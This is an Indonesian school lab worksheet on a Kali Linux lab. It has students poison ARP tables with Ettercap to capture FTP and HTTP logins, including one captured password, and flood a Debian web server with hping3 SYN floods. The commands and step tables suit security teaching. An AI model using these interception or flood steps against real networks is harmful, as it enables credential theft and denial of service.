


Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

Pengantar Peraktek mandiri Penetrasi sistem menggunakan Man In Midle Attack

Pada Kegiatan pembelajaran 5 Pengujian dilakukan dengan komputer target *penetration testing* PC Host (real PC) yang dijadikan client, router serta web server yang telah disediakan dengan alamat IP 202.180.21.17/administrator, dengan skema pengujian seperti berikut





Skenario pengujian

1. Konfigurasi PC HOST menjadi client dalam jaringan VMware
2. Lakukan poisoning terhadap PC HOST dan Router debian. Melalui Kali linux dengan aplikasi ether cap
3. Komputer target melakukan FTP ke router
4. Lakukan proses Privilege Excalation mencakup kegiatan identifikasi dan password cracking terhadap akun pengguna FTP, dari Komputer Kali linux
5. Komputer target mengakses web server pada alamat server 202.180.21.17, dengan url lengkap [http:// 202.180.21.17/download](http://202.180.21.17/download).
6. Lakukan login dengan username : admin dan password : admin123
7. Lakukan proses Privilege Excalation mencakup kegiatan identifikasi dan password cracking terhadap akun pengguna web server dari Komputer Kali linux

Lembar Kerja Peraktek Mandiri




Kegiatan Belajar 5

Langkah Kerja

No	Steps	Information
Mengatur PC HOST menjadi client dalam jaringan VMware		
1.	Hidupkan PC Guest pada VMWARE	1. Hidupkan PC Guest Router 2. Hidupkan PC Guest Kalilinux
2.	Pada PC host masuk dalam pengaturan <i>network connection</i>	3. Beri ip address pada VMware Virtual Ethernet Adapter for VMnet1, sesuai jaringan internal anda, pada contoh disini adalah 192.168.100.10  4. Beri ip address wireless adapter agar tidak mendapat koneksi internet, pada contoh disini adalah 10.10.10.1/24 
3.	Buat koneksi antara komputer	5. Lakukan ping ke internet dari PC HOST (hasil harus terkoneksi) 6. Ping dari PC Host ke Router 7. Ping dari router ke PC HOST 8. Ping dari kalilinux ke Router 9. Ping dari Kalilinux ke PC Host
4.	Melihat Tabel ARP sebelum proses poisoning	10. Ketik: arp -a pada pc host melalui <i>command prompt</i> (catat hasil arp berupa ip address dan mac address dari router pada table laporan)

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

		 <pre> C:\Windows\system32\cmd.exe C:\Users\Didik>arp -a Interface: 192.168.100.2 --- 0xb Internet Address Physical Address Type 192.168.100.1 00-0c-29-70-6b-6e dynamic 192.168.100.3 00-0c-29-09-2d-09 dynamic 192.168.100.254 00-0c-29-a4-9f-a4 dynamic 192.168.100.255 ff-ff-ff-ff-ff-ff static 224.0.0.22 01-00-5e-00-00-16 static 224.0.0.252 01-00-5e-00-00-fc static C:\Users\Didik> </pre> <p>11. Ketik: arp -a pada Router debian (catat hasil arp berupa ip address dan mac address dari pc host pada table laporan)</p>  <pre> root@router:/# arp -a ? (10.10.13.12) at e4:11:5b:4b:b2:5a [ether] on ens33 ? (10.10.13.11) at 04:0e:3c:45:e4:50 [ether] on ens33 ? (192.168.100.1) at 00:0c:29:70:6b:6e [ether] on ens34 ? (10.10.13.1) at 4c:5e:0c:f3:b5:7b [ether] on ens33 ? (192.168.100.3) at 00:0c:29:09:2d:09 [ether] on ens34 ? (192.168.100.2) at 00:0c:29:e0:87:8d [ether] on ens34 root@router:/# </pre> <p>12. Ketik arp -a pada Kalilinux (catat hasil arp berupa ip address dan mac address dari pc host dan pc router pada table laporan)</p>  <pre> root@kalilinux:~# arp -a gateway (192.168.100.254) at 08:0c:29:a4:9f:a4 [ether] on eth8 ? (192.168.100.2) at 00:0c:29:e0:87:8d [ether] on eth0 root@kalilinux:~# </pre>
5.	Melakukan Man In Midle Attack melalui Kalilinux	<ol style="list-style-type: none"> 1. Pada kalilinux, pilih application>sniffing&spoofing>ettercap-gui 2. Pada ethercap pilih tab menu : Sniff>unifield sniffing.. 3. .pada ethercap input, pilih interface: eth0 4. Pilih tab menu host: Scan for host 5. Pada host list, terdapat 2 alamat ip dan mac address hasil scan <ol style="list-style-type: none"> a) Klik untuk pilih ip computer target dan klik add to target 1 (memasukan pc targe kedalam target1.) b) Klik untuk pilih ip computer router dan klik add to target 2 (memasukan pc router kedalam target2) 6. Pilih tab menu mitm >ARP Poisoning 7. Pada optimal parameter pilih Beri tanda check pada “sniff remote connection”
6.	Melihat Tabel ARP setelah proses poisoning	<ol style="list-style-type: none"> 1. Ketik: arp -a pada pc host melalui <i>command prompt</i> (catat hasil arp berupa ip address dan mac address dari router pada table laporan)



Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

		<div>C:\Users\Didik>arp -a</div> <div>Interface: 192.168.100.2 --- 0xb</div> <table><thead><tr><th>Internet Address</th><th>Physical Address</th><th>Type</th></tr></thead><tbody><tr><td>192.168.100.1</td><td>00-0c-29-70-6b-6e</td><td>dynamic</td></tr><tr><td>192.168.100.3</td><td>00-0c-29-09-2d-09</td><td>dynamic</td></tr><tr><td>192.168.100.254</td><td>00-0c-29-09-2d-09</td><td>dynamic</td></tr><tr><td>192.168.100.255</td><td>ff-ff-ff-ff-ff-ff</td><td>static</td></tr><tr><td>224.0.0.22</td><td>01-00-5e-00-00-16</td><td>static</td></tr><tr><td>224.0.0.252</td><td>01-00-5e-00-00-fc</td><td>static</td></tr></tbody></table> <div>C:\Users\Didik></div> <div>2. Ketik: arp -a pada Router debian (catat hasil arp berupa ip address dan mac address dari pc host pada table laporan)</div> <div>root@router:/# arp -a</div> <div>? (10.10.13.12) at e4:11:5b:4b:b2:5a [ether] on ens33</div> <div>? (10.10.13.11) at 04:0e:3c:45:e4:50 [ether] on ens33</div> <div>? (192.168.100.1) at 00:0c:29:70:6b:6e [ether] on ens34</div> <div>? (10.10.13.1) at 4c:5e:0c:f3:b5:7b [ether] on ens33</div> <div>? (192.168.100.3) at 00:0c:29:09:2d:09 [ether] on ens34</div> <div>? (192.168.100.2) at 00:0c:29:09:2d:09 [ether] on ens34</div> <div>root@router:/#</div> <div>3. Ketik arp -a pada Kalilinux (catat hasil arp berupa ip address dan mac address dari pc host dan pc router pada table laporan)</div> <div>root@kalilinux:~# arp -a</div> <div>gateway (192.168.100.254) at 00:0c:29:a4:9f:a4 [ether] on eth0</div> <div>? (192.168.100.2) at 00:0c:29:e0:87:8d [ether] on eth0</div> <div>root@kalilinux:~#</div>	Internet Address	Physical Address	Type	192.168.100.1	00-0c-29-70-6b-6e	dynamic	192.168.100.3	00-0c-29-09-2d-09	dynamic	192.168.100.254	00-0c-29-09-2d-09	dynamic	192.168.100.255	ff-ff-ff-ff-ff-ff	static	224.0.0.22	01-00-5e-00-00-16	static	224.0.0.252	01-00-5e-00-00-fc	static
Internet Address	Physical Address	Type																					
192.168.100.1	00-0c-29-70-6b-6e	dynamic																					
192.168.100.3	00-0c-29-09-2d-09	dynamic																					
192.168.100.254	00-0c-29-09-2d-09	dynamic																					
192.168.100.255	ff-ff-ff-ff-ff-ff	static																					
224.0.0.22	01-00-5e-00-00-16	static																					
224.0.0.252	01-00-5e-00-00-fc	static																					
7.	Pengujian password FTP	<div>Dari PC host , coba lakukan FTP ke router melalui perintah pada command. Pada contoh yg diberikan</div> <div>C:\Users\lagung puspita>ftp 192.168.100.254</div> <div>Connected to 192.168.100.254.</div> <div>220 ProFTPD Server (Debian) [::ffff:192.168.100.254]</div> <div>200 UTF8 set to on</div> <div>User (192.168.100.254:(none)): guru</div> <div>331 Password required for guru</div> <div>Password: (masukan password contoh guru123)</div> <div>230 User guru logged in</div> <div>ftp></div> <div>C:\Windows\system32\cmd.exe - ftp 192.168.100.254</div> <div>C:\Users\Didik>ftp 192.168.100.254</div> <div>Connected to 192.168.100.254.</div> <div>220 ProFTPD Server (Debian) [::ffff:192.168.100.254]</div> <div>User (192.168.100.254:(none)): tkj</div> <div>331 Password required for tkj</div> <div>Password:</div> <div>230 User tkj logged in</div> <div>ftp></div> <div>(printscreen /capture hasilnya dan lampirkan pada table laporan)</div>																					
8.	Pada Komputer Kalilinux	<div>Lihat pada ethercap username password FTP yang terekam (capture gambar dan lampirkan pada table laporan)</div>																					



Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

		
<p>Man In The Middle Attack</p>	<p>Melihat Password Web Server</p>	
<p>9.</p>	<p>Pengujian password Web Server/HTTP server</p>	<ol style="list-style-type: none"> 1. Dari PC host , coba akses http server 119.235.16.190, dengan url lengkap <i>http://202.180.21.17/administrator</i>. 2. Masukkan username : admin dan password : admin123 

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

		 <p>(Capture dan lampirkan pada table laporan)</p>
10.	Pada Komputer KaliLinux	<p>Lihat pada ethercap username password web server yang terekam (capture gambar dan lampirkan pada table laporan)</p> 

Kegiatan Laporan Peraktek yang harus diisi adalah sebagai berikut :

No	testing	langkah	penjelasan	Capture screen (minimize pic)
1.	Melihat Tabel ARP sebelum proses poisoning	<ol style="list-style-type: none"> Ketik: arp -a pada pc host melalui <i>command prompt</i> (catat hasil arp berupa ip address dan mac address dari router pada table laporan) Ketik: arp -a pada Router debian 	<p>Sebelum poisoning</p> <ol style="list-style-type: none"> PC Host <ul style="list-style-type: none"> 10.3.15.3 00-0c-29-7c-1f-2c 10.3.15.254 00-0c-29-1d-95-99 Router 	Tidak ada capture



Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

		<p>(catat hasil arp berupa ip address dan mac address dari pc host pada table laporan)</p> <p>3. Ketik arp -a pada Kalilinux catat hasil arp berupa ip address dan mac address dari pc host dan pc router pada table laporan)</p>	<p>? (10.3.15.3) at 00:0c:29:7c:1f:2c [ether] on ens37</p> <p>? (10.3.15.10) at 00:50:56:c0:00:0b [ether] on ens37</p> <p>c. Kalilinux</p> <p>? (10.3.15.10) at 00:50:56:c0:00:0b [ether] on eth0</p> <p>? (10.3.15.254) at 00:0c:29:1d:95:99 [ether] on eth0</p>	
2.	Melihat Tabel ARP setelah proses poisoning	<p>4. (Ketik: arp -a pada pc host melalui <i>command prompt</i> (catat hasil arp berupa ip address dan mac address dari router pada table laporan)</p> <p>5. Ketik: arp -a pada Router debian (catat hasil arp berupa ip address dan mac address dari pc host pada table laporan)</p> <p>6. Ketik arp -a pada Kalilinux catat hasil arp berupa ip address dan mac address dari pc host dan pc router pada table laporan)</p>	<p>Sesudah poisoning</p> <p>a. PC Host</p> <p>10.3.15.3 00-0c-29-7c-1f-2c 10.3.15.254 00-0c-29-7c-1f-2c</p> <p>b. Router</p> <p>? (10.3.15.3) at 00:0c:29:7c:1f:2c [ether] on ens37</p> <p>? (10.3.15.10) at 00:0c:29:7c:1f:2c [ether] on ens37</p> <p>c. Kalilinux</p> <p>? (10.3.15.10) at 00:50:56:c0:00:0b [ether] on eth0</p> <p>? (10.3.15.254) at 00:0c:29:1d:95:99 [ether] on eth0</p> <p>Penjelasan</p> <p>Jadi kegunaan dari poisoning ini adalah memanipulasi mac address korban dengan menyamakan mac address dengan kali linux sehingga pelaku bisa dengan mudah mengambil data sensitive karena sudah saling terhubung, namun efek ini tidak berlaku bagi pelaku karena pada saat di arp</p>	Tidak ada capture


Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

			mac address masih tetap sama.	
3.	Pengujian password FTP	<p>Dari PC host , coba lakukan FTP ke router melalui perintah pada command. Pada contoh yg diberikan</p> <pre>C:\Users\lagung puspita>ftp 192.168.100.254 Connected to 192.168.100.254. 220 ProFTPD Server (Debian) [::ffff:192.168.100.254] 200 UTF8 set to on User (192.168.100.254:(none)): guru 331 Password required for guru Password: (masukan password contoh guru123) 230 User guru logged in ftp></pre>	(Tidak Usah Dijelaskan)	<p>Hasil capture FTP</p> 
4.	Pada Komputer Kalilinux	Lihat pada ethercap username password FTP yang terekam	(Tidak Usah Dijelaskan)	<p>Hasil capture username dan password yang terekam</p> 

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

5.	Pengujian password Web Server/HTTP server	<ol style="list-style-type: none"> 1. Dari PC host , coba akses http server 119.235.16.190, dengan url lengkap <i>http://119.235.16.190/download.</i> 2. Masukkan username : admin dan password : manager123 	Tampilan wordpress admin	<p>Hasil capture login kedalam web server</p> 
6.	Pada Komputer Kalilinux	Lihat pada ethercap username password web server yang terekam (capture gambar dan lampirkan pada table laporan)	User: dzakeff Pass: Tanya@Dzakwan	<p>Hasil capture username dan password yang terekam</p> <pre>HTTP:10.3.15.254:80 -> USER: dzakeff PASS: Tanya@Dzakwan</pre>

Lembar Kerja Peraktek Mandiri


Kegiatan Belajar 5

Pengantar Peraktek mandiri Penetrasi sistem menggunakan DDOS

Untuk pengujian penetrasi menggunakan DDos, akan digunakan dua PC guest yaitu server debian dan Kalilinux,

Skenario Pengujian

Kalilinux akan melakukan Dos dengan menggunakan hping3 pada web server, dengan meminta (request) syn secara terus menerus. Untuk melihat packet request tersebut pada server debian, di installkan aplikasi wirehark/tshark. Skema pengujian Ddos seperti gambar berikut :



Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

No	Steps	Information
PC Guest Server debian		
1.	Remote Server debian melalui ssh menggunakan puty	Install tshark apt-get install tshark <i>non super user be able capture paket ? no</i>
2.	Jalankan tshark	Pada shel ketikan : tshark
3.	Pada PC host gunakan browser untuk buka web server	Contoh : http://192.168.100.1

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

4.	Pada server debian	<p>Lihat Proses Yang berjalan :</p> <p><i>Ctrl + z menghentikan proses tshark</i></p> <p>Capture / print screen hasil koneksi web server dari client (tanpa Ddos/hping3) dan sisipkan pada tabel laporan (Capture1)</p>  <p>The screenshot shows a web browser window displaying the 'Apache2 Debian Default Page'. The page has a red header with the Debian logo and the text 'Selamat Datang di Web Didiki!'. Below the header, there is a paragraph of text explaining the default welcome page and a 'Configuration Overview' section. Below the browser window, there is a terminal window showing a network traffic capture. The terminal output includes various network protocols such as SSH, DHCP, and TCP, with details like IP addresses, ports, and sequence numbers. The terminal prompt is 'root@server:/#'.</p> <p>Jalankan kembali aplikasi tshark :</p> <p>Pada shel ketikan :</p> <p><i>tshark</i></p>
----	--------------------	---

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5




5.	Remote kalilinux melalui ssh menggunakan puty	<p>Tuliskan perintah pada shell: <code>hping3 -S --flood -V -p 80 192.168.100.1</code> tuliskan pengertian perintah tersebut pada tabel laporan berdasarkan <code>hping3 --help</code> :</p> <p>-S : set SYN flag --flood : Mengirimkan paket sebanyak mungkin tanpa menunggu respons (menyerang target dengan paket secara berkelanjutan). -V : verbose mode -p 80 : [!][+]<port> destination port(default 0) ctrl+z inc/dec</p>
6.	Pada server debian yang masih diremote dengan putty	<p>Lihat Proses Yang berjalan : <i>Ctr + z menghentikan proses tshark</i> Capture / print screan hasil koneksi hping dari kali linux dan sisipkan pada tabel laporan (Capture2)</p>
7.	Remote kalilinux melalui ssh menggunakan puty	<p>Hentikan <code>hping3 -S --flood -V -p 80 192.168.100.1</code></p> <p>Dengan cara ctrl + z</p> <p>Tuliskan perintah pada shell: <code>hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.100.1</code> tuliskan pengertian perintah tersebut pada tabel laporan berdasarkan <code>hping3 --help</code> :</p> <p>-c 10000 : packet count -d 120 : data size -S : set SYN flag -w 64 : winsize (default 64) -p 80 : [!][+]<port> destination port(default 0) ctrl+z inc/dec --flood : Mengirimkan paket sebanyak mungkin tanpa menunggu respons (menyerang target dengan paket secara berkelanjutan). --rand-source :random source address mode. see the man.</p>
8.	Pada server debian yang masih diremote dengan putty	<p>Lihat Proses Yang berjalan : <i>Ctr + z menghentikan proses tshark</i> Capture / print screan hasil koneksi hping dari kali linux dan sisipkan pada tabel laporan(Capture2)</p>

Kegiatan Laporan Peraktek yang harus diisi adalah sebagai berikut : :

No	testing	langkah	penjelasan	Capture scrren (minimize pic)
1.	Remote kalilinux	Jelaskan perintah	-S : set SYN flag	Tidak ada capture screen

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5

	melalui ssh menggunakan puty	hping3 -S --flood -V -p 80 192.168.100.1 tuliskan pada kolom penjelasan	--flood : Mengirimkan paket sebanyak mungkin tanpa menunggu respons (menyerang target dengan paket secara berkelanjutan). -V : verbose mode -p 80 : [++]<port> destination port(default 0) ctrl+z inc/dec	
2.	Remote kali linux melalui ssh menggunakan puty	Jelaskan perintah hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.100.1 tuliskan pada kolom penjelasan	-c 10000 : packet count -d 120 : data size -S : set SYN flag -w 64 : winsize (default 64) -p 80 : [++]<port> destination port(default 0) ctrl+z inc/dec --flood : Mengirimkan paket sebanyak mungkin tanpa menunggu respons (menyerang target dengan paket secara berkelanjutan). --rand-source : random source address mode. see the man.	Tidak ada capture screen
3.	Pada server debian	Lihat Proses Yang pada tshark	Cermati dan simpulkan hasil capture 1,2 dan 3 , untuk mengisi kolom penjelasan ini	Capture 1 
4.	Pada server debian yang masih diremote dengan puty	Lihat Proses Yang pada tshark		Capture 2  Capture / print screen hasil koneksi hping dari kali linux
5.	Pada server debian yang masih diremote dengan puty	Lihat Proses Yang pada tshark		Capture 3  Capture / print screen hasil koneksi hping dari kali linux

Lembar Kerja Peraktek Mandiri

Kegiatan Belajar 5